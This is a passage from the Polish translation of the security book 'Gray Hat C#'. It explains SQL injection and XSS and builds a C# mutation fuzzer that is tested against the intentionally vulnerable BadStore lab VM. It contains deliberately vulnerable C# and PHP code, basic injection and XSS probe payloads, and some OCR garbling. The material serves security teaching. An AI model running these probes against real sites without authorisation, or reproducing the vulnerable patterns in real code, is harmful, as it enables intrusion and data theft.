
Gray Hat C#

Język C# w kontroli i łamaniu zabezpieczeń



Brandon Perry

no starch press

Helion

Tytuł oryginału: Gray Hat C#: Creating and Automating Security Tools

Tłumaczenie: Radosław Meryk

ISBN: 978-83-283-4063-3

Title of English-language original: Gray Hat C#: Creating and Automating Security Tools,
ISBN 978-1-59327-759-8, published by No Starch Press.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *http://helion.pl* (księgarnia internetowa, katalog książek)

Pliki z przykładami omawianymi w książce można znaleźć pod adresem:
ftp://ftp.helion.pl/przyklady/greyha.zip

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/greyha
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

2

Fuzzing. Wykorzystanie XSS oraz iniekcji SQL

W PRZECIWIEŃSTWIE DO INNYCH JĘZYKÓW, TAKICH JAK RUBY, PYTHON CZY PERL, PROGRAMY NAPISANE W C# MOGĄ BYĆ DOMYŚLNIE URUCHAMIANE NA WSZYSTKICH NOWOCZESNYCH MASZYNACH z systemem Windows. Co więcej, uruchomienie programów napisanych w C# w systemach Linux, takich jak Ubuntu, Fedora lub inne, nie może być łatwiejsze, zwłaszcza że większość menedżerów pakietów w systemach Linux, takich jak *apt* lub *Dim*, jest w stanie bez trudu zainstalować framework Mono. Stawia to język C# w lepszej pozycji w porównaniu z większością innych języków pod względem potrzeb obsługi wielu platform. Dodatkową korzyść stanowi łatwy dostęp do obszernej biblioteki standardowej. Podsumowując, C# oraz biblioteki Mono/.NET to kuszący framework dla wszystkich, którzy chcą szybko i łatwo pisać wieloplatformowe narzędzia.

W tym rozdziale napiszemy fuzzer mutacyjny, który można wykorzystać w przypadku, gdy znamy dobre dane wejściowe w postaci adresu URL lub żądania HTTP (fuzzer generacyjny napiszemy w rozdziale 3.). Gdy nauczymy się posługiwać fuzzerem do wyszukiwania słabych punktów XSS i iniekcji SQL, dowiemy się, jak wykorzystać iniekcję SQL do odczytania z bazy danych skrótów nazw użytkowników i haseł.

Aby znaleźć i wykorzystać słabe punkty dla iniekcji SQL i XSS, skorzystamy z podstawowych bibliotek obsługi HTTP w celu programowego tworzenia żądań HTTP w języku C#.

Najpierw napiszemy prosty fuzzer, który parsuje adres URL i zaczyna fuzzing parametrów HTTP przy użyciu żądań `GET` i `POST`. Następnie opracujemy pełne eksploity dla słabych punktów iniekcji SQL. Użyjemy w nich starannie spreparowanych żądań HTTP w celu wyodrębnienia z bazy danych informacji o użytkowniku.

Narzędzia opracowane w tym rozdziale przetestujemy na niewielkiej dystrybucji Linuksa o nazwie BadStore (dostępnej w witrynie VulnHub, pod adresem *https://www.vulnhub.com/*). BadStore został specjalnie zaprojektowany tak, aby zawierał luki w zabezpieczeniach. Jest wrażliwy (między innymi) na iniekcje SQL i ataki XSS. Po pobraniu obrazu ISO systemu BadStore z witryny VulnHub użyjemy darmowego oprogramowania wirtualizacji VirtualBox do stworzenia maszyny wirtualnej, na której przeprowadzimy rozruch systemu BadStore z obrazu ISO. W ten sposób będziemy mogli przeprowadzić atak bez stwarzania niebezpieczeństwa dla własnego systemu hosta.

Konfigurowanie maszyny wirtualnej

Aby zainstalować VirtualBox w systemach Linux, Windows lub OS X, należy pobrać oprogramowanie VirtualBox pod adresem *https://www.virtualbox.org/* (instalacja nie powinna sprawić kłopotów; wystarczy postępować zgodnie z najnowszymi wskazówkami w witrynie). Maszyny wirtualne (VM) pozwalają na emulację systemów komputerowych z użyciem fizycznego komputera. Można je wykorzystać do łatwego tworzenia wrażliwych systemów oprogramowania (takich jak te, których będziemy używać w niniejszej książce) i zarządzania nimi.

Dodawanie sieci wirtualnej „tylko do hosta”

Przed właściwym skonfigurowaniem maszyny wirtualnej może być konieczne utworzenie sieci wirtualnej w trybie „tylko do hosta”. Sieć „tylko do hosta” umożliwia komunikację wyłącznie pomiędzy maszyną wirtualną a systemem hosta. Aby skonfigurować taką sieć, wykonaj następujące czynności:

1. Kliknij *File/Preferences*. Otworzy się okno *VirtualBox — Preferences*. W systemie OS X wybierz *VirtualBox/Preferences*.
2. Kliknij obszar *Network* po lewej stronie. Powinieneś zobaczyć dwie zakładki: *NAT Networks* i *Host-only Networks*. W systemie OS X kliknij zakładkę *Network* w górnej części okna dialogowego *Settings*.
3. Kliknij zakładkę *Host-only Networks*, a następnie przycisk *Add host-only network (Ins)* po prawej stronie. Ten przycisk ma postać ikony karty sieciowej ze znakiem plus. W wyniku kliknięcia przycisku powinna stworzyć się sieć o nazwie *vboxnet0*.

4. Kliknij przycisk *Edit host-only network (Space)* po prawej stronie. Ten przycisk ma ikonę śrubokręta.

5. W oknie dialogowym, które się otworzy, kliknij zakładkę *DHCP Server*. Zaznacz pole *Enable Server*. W polu *Server Address* wpisz adres IP *192.168.56.2*. W polu *Server Mask* wpisz *255.255.255.0*. W polu *Lower Address Bound* wpisz *192.168.56.100*. W polu *Upper Address Bound* wpisz *192.168.56.199*.

6. Kliknij przycisk *OK*, aby zapisać zmiany w sieci „tylko do hosta".

7. Kliknij przycisk *OK* ponownie, aby zamknąć okno dialogowe *Settings*.

Tworzenie maszyny wirtualnej

Po zainstalowaniu programu VirtualBox i skonfigurowaniu sieci „tylko do hosta" należy skonfigurować maszynę wirtualną:

1. Kliknij ikonę *New* w lewym górnym rogu, tak jak pokazano na rysunku 2.1.

2. W oknie dialogowym do wyboru nazwy i typu systemu operacyjnego wybierz z rozwijanego menu opcję *Other Linux (32-bit)*.

3. Kliknij *Continue*. Powinien wyświetlić się ekran umożliwiający skonfigurowanie na maszynie wirtualnej pamięci RAM. Ustaw ilość pamięci RAM na 512 MB, a następnie kliknij *Continue* (fuzzing i korzystanie z eksploitów na serwerze WWW mogą się wiązać z użyciem przez maszynę wirtualną dużej ilości pamięci RAM).


4. Po wyświetleniu pytania o utworzenie nowego wirtualnego dysku twardego kliknij *Do not add a virtual hard drive*, a następnie kliknij *Create* (system BadStore uruchomimy z obrazu ISO). W lewym panelu okna *VirtualBox Manager* powinieneś zobaczyć utworzoną maszynę wirtualną, tak jak pokazano na rysunku 2.1.

Uruchamianie maszyny wirtualnej z obrazu ISO z systemem BadStore

Po utworzeniu maszyny wirtualnej należy ustawić ją do rozruchu z obrazu ISO BadStore. Aby to zrobić, wykonaj następujące czynności:

1. Kliknij prawym przyciskiem myszy maszynę wirtualną w lewym panelu okna *VirtualBox Manager*, a następnie kliknij przycisk *Settings*. Wyświetli się okno dialogowe z bieżącymi ustawieniami dla karty sieciowej, napędu CD-ROM i innych różnych elementów konfiguracji.

2. W oknie *Settings* wybierz zakładkę *Network*. W górnej części okna powinieneś zobaczyć siedem ustawień dla karty sieciowej, w tym NAT (translacja adresów sieci), sieć „tylko do hosta" i konfigurację dla mostu. Wybierz sieć „tylko do hosta", aby przydzielić karcie sieciowej adres IP, który będzie dostępny tylko z komputera-hosta i nie będzie dostępny z internetu.



Rysunek 2.1. VirtualBox z maszyną wirtualną dla systemu BadStore

3. Należy ustawić typ karty sieciowej na rozwijanej liście *Advanced* na starszy chipset, ponieważ system BadStore bazuje na starszym jądrze systemu Linux i niektóre nowsze chipsety nie są obsługiwane. Wybierz opcję *PCnet-FAST III*.

Teraz skonfigurujemy napęd CD-ROM w celu rozruchu z obrazu ISO na dysku twardym. W tym celu wykonaj następujące czynności:

1. W oknie dialogowym *Settings* wybierz zakładkę *Storage*. Kliknij ikonę dysku CD. Wyświetli się menu z opcją *Choose a virtual CD/DVD disk file*.
2. Kliknij opcję *Choose a virtual CD/DVD disk file*. Znajdź obraz ISO systemu BadStore zapisany w systemie plików i ustaw go jako medium rozruchowe. Maszyna wirtualna powinna być teraz gotowa do uruchomienia.
3. Zapisz ustawienia, klikając przycisk *OK* w prawym dolnym rogu zakładki *Settings*. Następnie, aby przeprowadzić rozruch maszyny wirtualnej, kliknij przycisk *Start* w lewym górnym rogu okna *VirtualBox Manager* obok przycisku z ikoną koła zębatego *Settings*.
4. Po uruchomieniu maszyny wirtualnej powinien zostać wyświetlony komunikat: `Please press Enter to activate this console`. Naciśnij *Enter* i wpisz `ifconfig`, aby wyświetlić konfigurację IP karty sieciowej, którą uzyskała maszyna wirtualna.

5. Po uzyskaniu adresu IP maszyny wirtualnej wprowadź go w przeglądarce WWW. Powinieneś zobaczyć ekran podobny do przedstawionego na rysunku 2.2.

Rysunek 2.2. Główna strona aplikacji webowej BadStore

Iniekcje SQL

We współczesnych bogatych aplikacjach webowych w celu zapewnienia wysokiej jakości oraz wygody i komfortu pracy użytkownika programiści muszą być w stanie przechowywać informacje w tle i o nie odpytywać. Zazwyczaj efekt ten uzyskuje się za pomocą bazy danych **SQL** (ang. *Structured Query Language*), takiej jak MySQL, PostgreSQL lub Microsoft SQL Server.

SQL umożliwia programowe interakcje z bazą danych przy użyciu instrukcji SQL — kodu, który informuje bazę danych o sposobie tworzenia, odczytywania, aktualizacji lub usuwania danych na podstawie dostarczonych informacji lub kryteriów. Na przykład instrukcja `SELECT` żądająca od bazy danych podania liczby użytkowników w hostowanej bazie danych może wyglądać tak, jak pokazano na listingu 2.1.

Listing 2.1. Przykładowa instrukcja SQL SELECT

```
SELECT COUNT(*) FROM USERS
```

Czasami programiści dążą do tego, by instrukcje SQL były dynamiczne (tzn. by się zmieniały zgodnie z interakcjami użytkownika z aplikacją webową). Na przykład programista może chcieć pobrać z bazy danych informacje na podstawie określonego identyfikatora lub nazwy użytkownika.

Jednak gdy programista tworzy instrukcję SQL przy użyciu danych lub wartości dostarczonych przez użytkownika za pośrednictwem niezaufanych klientów, takich jak przeglądarki WWW, to jeśli wartości używane do tworzenia i wykonywania instrukcji SQL nie zostaną prawidłowo oczyszczone, wtedy aplikacja jest zagrożona iniekcją SQL. Na przykład metoda C# SOAP pokazana na listingu 2.2 może zostać użyta do wprowadzenia użytkownika do bazy danych hostowanej na serwerze WWW. (**SOAP** — ang. *Simple Object Access Protocol* — to technologia webowa bazująca na XML, wykorzystywana do szybkiego tworzenia interfejsów API aplikacji webowych. SOAP jest popularny w stosowanych w branży językach, takich jak C# i Java).

Listing 2.2. Metoda C# SOAP zagrożona iniekcją SQL

```
[WebMethod]
public string AddUser(string username, string password)
{
    NpgsqlConnection conn = new NpgsqlConnection(_connstr); conn.Open();

    string sql = "insert into users values('{0}', '{1}');";
    ❶sql = String.Format(sql, username, password); NpgsqlCommand
    ↪command = new NpgsqlCommand(sql, conn);
    ❷command.ExecuteNonQuery();

    conn.Close();
    return "Doskonale!";
}
```

W tym przypadku programista nie oczyścił wartości nazwy użytkownika i hasła przed utworzeniem ❶ i uruchomieniem ❷ ciągu instrukcji SQL. W rezultacie napastnik może zmodyfikować ciąg nazwy użytkownika lub hasła w taki sposób, aby baza danych uruchomiła spreparowany kod SQL. Dzięki temu napastnik może uzyskać możliwość zdalnego uruchomienia polecenia i pełną kontrolę nad bazą danych.

Gdyby wraz z jednym z parametrów został umieszczony apostrof (np. `user'name` zamiast `username`), metoda `ExecuteNonQuery()` próbowałaby uruchomić nieprawidłową kwerendę SQL (pokazaną na listingu 2.3). W takim przypadku metoda zgłosiłaby wyjątek, który zostałby wyświetlony w odpowiedzi HTTP, którą zobaczyłby napastnik.

Listing 2.3. Ta kwerenda SQL jest nieprawidłowa z powodu niesprawdzonych danych dostarczonych przez użytkownika

```
insert into users values('user'name', 'password');
```

Wiele bibliotek oprogramowania, które umożliwiają dostęp do bazy danych, pozwala programistom bezpiecznie używać wartości dostarczonych przez niezaufane klienty, takie jak przeglądarki WWW, dzięki **kwerendom parametrycznym**. Biblioteki te automatycznie oczyszczają wszelkie przekazywane do kwerendy SQL niezaufane wartości dzięki „unieszkodliwianiu" takich znaków, jak apostrofy, nawiasy oraz inne znaki specjalne używane w składni języka SQL. Problemom związanym z iniekcją SQL pomagają zapobiegać kwerendy parametryczne oraz inne rodzaje bibliotek realizujących mapowanie obiektowo-relacyjne (ORM) — na przykład NHibernate.

Wartości dostarczane przez użytkownika, takie jak pokazane powyżej, zwykle są używane w klauzulach `WHERE` wewnątrz kwerend SQL, tak jak na listingu 2.4.

Listing 2.4. Przykładowa instrukcja SQL SELECT wybierająca wiersz dla określonego user_id

```
SELECT * FROM users WHERE user_id = '1'
```

Jak pokazano na listingu 2.3, pozostawienie pojedynczego apostrofu wewnątrz parametru HTTP, który nie zostanie prawidłowo oczyszczony przed wykorzystaniem do stworzenia dynamicznej kwerendy SQL, może spowodować zgłoszenie przez aplikację webową błędu (na przykład kodu HTTP 500), ponieważ apostrof w instrukcji SQL oznacza początek lub koniec ciągu. Pojedynczy apostrof sprawia, że instrukcja staje się nieprawidłowa ze względu na przedwczesne zakończenie ciągu znaków lub rozpoczęcie ciągu bez jego wcześniejszego zakończenia. Dzięki sparsowaniu odpowiedzi HTTP na takie żądania można przeprowadzić fuzzing takich aplikacji webowych i znaleźć parametry HTTP dostarczane przez użytkownika, które doprowadziły do błędów SQL w odpowiedzi.

Skrypty krzyżowe

Podobnie jak iniekcje SQL, **ataki za pomocą skryptów krzyżowych** (**XSS**) wykorzystują luki w kodzie pojawiające się, gdy programiści budują HTML, który ma być renderowany w przeglądarce WWW za pomocą danych przekazanych do serwera z przeglądarki WWW. Czasami dane dostarczone na serwer z niezaufanych klientów, takich jak przeglądarki WWW, mogą zawierać kod HTML wraz z kodem JavaScript. Taki kod pozwala napastnikowi przejąć kontrolę nad witryną WWW przez kradzież pliku cookie lub przekierowanie użytkowników do złośliwej witryny za pośrednictwem surowego, nieprzefiltrowanego kodu HTML.

Na przykład blog, który pozwala na wprowadzanie komentarzy, może wysyłać do serwera witryny żądania HTTP za pośrednictwem formularza do wprowadzania komentarzy. Jeśli napastnik utworzyłby komentarz z osadzonym kodem HTML lub JavaScript, a oprogramowanie bloga zaufałoby mu i nie przeprowadziło walidacji danych z przeglądarki WWW i przesłało „komentarz", wtedy napastnik mógłby wykorzystać załadowany komentarz do zastąpienia witryny WWW własnym kodem HTML lub przekierować użytkownika bloga do witryny WWW kontrolowanej

przez napastnika. Napastnik mógłby następnie zainstalować potencjalnie złośliwe oprogramowanie na maszynie użytkownika bloga.

Ogólnie rzecz biorąc, szybkim sposobem na wykrycie na stronie internetowej kodu, który mógłby być narażony na ataki XSS, jest przekazanie do witryny żądania ze spreparowanym parametrem. Jeśli skażone dane pojawią się w odpowiedzi bez zmian, może to oznaczać wektor dla ataków XSS. Dla przykładu załóżmy, że w parametrze żądania HTTP przekazujemy `<xss>`, tak jak na listingu 2.5.

Listing 2.5. Przykładowe żądanie GET do skryptu PHP z parametrem ciągu kwerendy

```
GET /index.php?name=Brandon<xss> HTTP/1.1 Host: 10.37.129.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:37.0)
➥Gecko/20100101 Firefox/37.0 Accept: text/html,application/
➥xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate
➥Connection: keep-alive
```

Serwer odpowiada w sposób podobny do pokazanego na listingu 2.6.

Listing 2.6. Przykładowa odpowiedź ze skryptu PHP zawierająca oczyszczony parametr ciągu kwerendy name

```
HTTP/1.1 200 OK
Date: Sun, 19 Apr 2015 21:28:02 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.7 Content-Length: 32
Keep-Alive: timeout=5, max=100 Connection: Keep-Alive
Content-Type: text/html

Welcome Brandon&lt;xss&gt;<br />
```

Ogólnie rzecz biorąc, jeśli kod `<xss>` zostanie zastąpiony wersją zawierającą encje HTML, będzie to oznaczało, że witryna filtruje dane wejściowe za pomocą funkcji PHP, takiej jak `htmlspecialchars()`, lub podobnej metody. Jeśli jednak na stronie w odpowiedzi po prostu wyświetli się `<xss>`, to znaczy, że witryna nie wykonuje żadnego filtrowania ani oczyszczania, tak jak w przypadku parametru HTTP `name` w kodzie pokazanym na listingu 2.7.

Listing 2.7. Kod PHP wrażliwy na atak XSS

```
<?php
    $name = $_GET['name'];
    ❶echo  "Witaj $name<br>";
?>
```

Podobnie jak w przypadku kodu wrażliwego na iniekcje SQL z listingu 2.1, programista nie oczyszcza ani nie zastępuje potencjalnie niebezpiecznych znaków przed wyrenderowaniem kodu HTML na ekranie ❶. Przez przekazanie do aplikacji

webowej specjalnie spreparowanego parametru `name` można wyrenderować kod HTML na ekranie, uruchomić kod JavaScript, a nawet uruchomić aplety Javy, które spróbują przejąć kontrolę nad komputerem. Na przykład można wysłać specjalnie spreparowany adres URL, taki jak pokazano na listingu 2.8.

Listing 2.8. Adres URL z parametrem ciągu kwerendy, który spowodowałby wyświetlenie okna ostrzeżenia JavaScript, gdyby parametr był wrażliwy na atak XSS

```
www.example.com/vuln.php?name=Brandon<script>alert(1)</script>
```

Gdyby skrypt PHP wykorzystywał parametr `name` do stworzenia kodu HTML, a ten ostatecznie zostałby wyrenderowany w przeglądarce WWW, to adres URL z listingu 2.8 mógłby spowodować wyświetlenie w przeglądarce okna pop-up JavaScript z liczbą 1.

Fuzzing żądań GET z wykorzystaniem fuzzera mutacyjnego

Teraz, gdy znasz już podstawy luk iniekcji SQL i XSS, spróbujemy zaimplementować prosty fuzzer, który znajduje potencjalne wrażliwości na iniekcje SQL lub ataki XSS w parametrach ciągu kwerendy. Parametry ciągu kwerendy to argumenty w adresie URL występujące za znakiem `?` w formacie *`klucz=wartość`*. W tym podrozdziale skupimy się na parametrach HTTP w żądaniach `GET`, ale najpierw sparsujemy adres URL tak, by móc przeglądać w pętli wszystkie parametry ciągu zapytania HTTP, jak pokazano na listingu 2.9.

Listing 2.9. Prosta metoda Main() parsująca parametry ciągu kwerendy w podanym adresie URL

```
public static void Main(string[] args)
{
    ❶string url = args[0];
    int index = url.❷IndexOf("?");
    string[] parms = url.❸Remove(0, index+1).❹Split('&');
    foreach (string parm in parms)
        Console.WriteLine(parm);
}
```

W kodzie z listingu 2.9 pobieramy pierwszy argument (`args[0]`) przekazany do głównej aplikacji fuzzera i zakładamy, że jest to adres URL ❶ z niektórymi fuzzowalnymi parametrami HTTP w ciągu kwerendy. Aby przekształcić parametry na postać, która nadaje się do iterowania, usuwamy z adresu URL wszystkie znaki aż do wystąpienia znaku zapytania (?) włącznie i korzystamy z wywołania `IndexOf("?")` ❷ do ustalenia indeksu pierwszego wystąpienia znaku zapytania.

Jest to indeks, na którym adres URL się zakończył. Dalej są parametry ciągu kwerendy. To są parametry, które możemy sparsować.

Wywołanie `Remove(0, indeks + 1)` ❸ zwraca ciąg, który zawiera wyłącznie parametry adresu URL. Ten ciąg jest następnie dzielony za pomocą znaku `'&'` ❹, oznaczającego początek nowego parametru. Na koniec używamy słowa kluczowego `foreach` w celu przetwarzania w pętli wszystkich ciągów w tablicy `parms` i wyświetlenia wszystkich parametrów oraz ich wartości. Właśnie wyizolowaliśmy z adresu URL parametry ciągu kwerendy i ich wartości. Możemy teraz zacząć modyfikować wartości podczas wykonywania żądań HTTP, aby wywoływać błędy z aplikacji webowej.

Preparowanie parametrów i testowanie luk

Następnym krokiem po wydzieleniu wszystkich parametrów adresu URL, które mogą być wrażliwe, jest skażenie każdego z nich fragmentem danych, które serwer poprawnie oczyści, jeśli nie jest wrażliwy na iniekcje SQL lub XSS. W przypadku XSS do skażonych danych dodamy `<xss>`, natomiast do danych przeznaczonych do testowania pod kątem iniekcji SQL wprowadzimy pojedynczy apostrof.

Możemy stworzyć dwa nowe adresy URL do testowania celu przez zastąpienie znanych dobrych wartości parametrów w adresach URL danymi skażonymi dla iniekcji SQL i XSS, tak jak pokazano na listingu 2.10.

Listing 2.10. Zmodyfikowana pętla foreach zastępująca parametry skażonymi danymi

```
foreach (string parm in parms)
{
    ❶string xssUrl = url.Replace(parm, parm + "fd<xss>sa");
    ❷string sqlUrl = url.Replace(parm, parm + "fd'sa");

    Console.WriteLine(xssUrl);
    Console.WriteLine(sqlUrl);
}
```

W celu testowania wrażliwości na luki trzeba zadbać o stworzenie takich adresów URL, które będą zrozumiałe dla docelowej witryny. Aby to zrobić, najpierw zastępujemy stary parametr w adresie URL parametrem skażonym, a następnie wyświetlamy nowe adresy URL, których będziemy żądać. Podczas wyświetlania na ekranie każdy parametr w adresie URL powinien mieć jeden wiersz, który zawiera parametr skażony XSS ❶, oraz jeden wiersz zawierający parametr z pojedynczym apostrofem ❷, tak jak pokazano na listingu 2.11.

Listing 2.11. Wyświetlone adresy URL ze skażonymi adresami HTTP

```
http://192.168.1.75/cgi-bin/badstore.cgi?SearchQuery=testfd<xss>sa
↪idealna akcja = Szukaj http://192.168.1.75/cgi-bin/badstore.cgi?
↪searchquery=testfd'sa idealna akcja = Szukaj</xss>
--ciach—
```

Budowanie żądań HTTP

Następnie programowo zbudujemy żądania HTTP za pomocą klasy `HttpWebRequest`, a potem stworzymy żądania HTTP ze skażonymi parametrami HTTP, by zobaczyć, czy zostaną zwrócone błędy (patrz listing 2.12).

Listing 2.12. Pełna pętla foreach testująca podany adres URL pod kątem wrażliwości na ataki XSS i iniekcje SQL

```
foreach (string parm in parms)
{
    string xssUrl = url.Replace(parm, parm + "fd<xss>sa");
    string sqlUrl = url.Replace(parm, parm + "fd'sa");

    HttpWebRequest request = (HttpWebRequest)WebRequest.❶Create(sqlUrl);
    request.❷Method  = "GET";

    string sqlresp = string.Empty;
    using (StreamReader rdr = new
           StreamReader(request.GetResponse().GetResponseStream()))
       sqlresp = rdr.❸ReadToEnd();

    request = (HttpWebRequest)WebRequest.Create(xssUrl);
    request.Method = "GET";
    string xssresp = string.Empty;

    using (StreamReader rdr = new
          StreamReader(request.GetResponse().GetResponseStream()))
      xssresp = rdr.ReadToEnd();

    if (xssresp.Contains("<xss>"))
        Console.WriteLine ("Znaleziono potencjalną lukę XSS
        ↪w parametrze: " + parm);

    if (sqlresp.Contains("error in your SQL syntax"))
        Console.WriteLine("Znaleziono lukę iniekcji SQL
        ↪w parametrze: " + parm);

}
```

W kodzie z listingu 2.12 do przesłania żądania HTTP użyliśmy statycznej metody `Create()` ❶ klasy `WebRequest`. Adres URL przekazaliśmy jako argument w zmiennej `sqlUrl` skażonej pojedynczym apostrofem i zrzutowaliśmy wynikowy egzemplarz klasy `WebRequest` zwrócony do obiektu `HttpWebRequest` (metody statyczne są dostępne bez tworzenia egzemplarza klasy).

Statyczna metoda `Create()` korzysta z wzorca „fabryka" w celu stworzenia nowych obiektów na podstawie przekazanego adresu URL, dlatego musimy zrzutować obiekt zwrócony do obiektu `HttpWebRequest`. Gdybyśmy na przykład przekazali URL poprzedzony *ftp://* lub *file:///*, to typ obiektu zwracanego przez metodę

`Create()` byłby obiektem innej klasy (odpowiednio `FtpWebRequest` lub `FileWebRequest`). Następnie ustawiamy właściwość `Method` obiektu `HttpWebRequest` na `GET` (zatem tworzymy żądanie `GET`) ❷ i zapisujemy odpowiedź na żądanie w ciągu `resp` za pomocą klasy `StreamReader` i metody `ReadToEnd()` ❸. Jeśli odpowiedź zawiera nieprzefiltrowany ładunek XSS lub zgłasza błąd dotyczący składni SQL, to znaczy, że znaleźliśmy lukę.

Zwróćmy uwagę na użycie w powyższym kodzie słowa kluczowego `using` w nowy sposób. Wcześniej stosowaliśmy słowo kluczowe `using` w celu importowania do fuzzera klas z przestrzeni nazw (na przykład `System.Net`). Ogólnie rzecz biorąc, egzemplarze obiektów (obiekty utworzone za pomocą słowa kluczowego `new`) mogą być używane w bloku `using` w taki sposób, gdy klasa implementuje interfejs `IDisposable` (który wymaga od klasy zaimplementowania metody `Dispose()`). Gdy zakres bloku `using` kończy się, metoda `Dispose()` obiektu jest wywoływana automatycznie. To bardzo przydatny sposób zarządzania zasobami zakresu. Nieodpowiednie zarządzanie takimi zasobami może prowadzić do wycieków zasobów, takich jak zasoby sieciowe lub deskryptory plików.

Testowanie fuzzowanego kodu

Spróbujmy przetestować nasz kod za pomocą pola wyszukiwania na stronie głównej BadStore. Po otwarciu aplikacji BadStore w przeglądarce WWW kliknij przycisk pozycji menu Home z lewej strony ekranu, a następnie skorzystaj z pola szybkiego wyszukiwania w polu wyszukiwania w lewym górnym rogu. W przeglądarce powinien wyświetlić się adres URL podobny do tego, który pokazano na listingu 2.13.

Listing 2.13. Przykładowy adres URL do strony wyszukiwania BadStore

```
http://192.168.1.75/cgi-bin/badstore.cgi?SearchQuery=test&Action=Search
```

Przekaż do programu jako argument w wierszu polecenia adres URL z listingu 2.13 (zastępując adres IP adresem IP aplikacji BadStore w Twojej sieci), tak jak pokazano na listingu 2.14. To powinno rozpocząć fuzzowanie.

Listing 2.14. Uruchamianie fuzzera XSS i iniekcji SQL

```
$ ./fuzzer.exe "http://192.168.1.75/cgi-
bin/badstore.cgi?searchquery=test&action=search"
Znaleziono lukę iniekcji SQL w parametrze: searchquery=test
Znaleziono potencjalną lukę XSS w parametrze: searchquery=test
$
```

Uruchomienie fuzzera powinno znaleźć w aplikacji BadStore wrażliwość zarówno na iniekcję SQL, jak i atak XSS. Wynik działania fuzzera powinien być podobny do wyjścia zamieszczonego na listingu 2.14.

Fuzzowanie żądań POST

W tym podrozdziale skorzystamy z systemu BadStore do fuzzowania parametrów żądania `POST` (żądanie używane w celu przesłania danych do przetwarzania do zasobu webowego) zapisywanych na lokalnym dysku twardym. Żądanie `POST` przechwycimy za pomocą Burp Suite — łatwego w użyciu serwera proxy HTTP stworzonego dla specjalistów zajmujących się zabezpieczeniami. Burp Suite działa pomiędzy przeglądarką a serwerem HTTP, dzięki czemu można oglądać dane przesyłane tam i z powrotem.

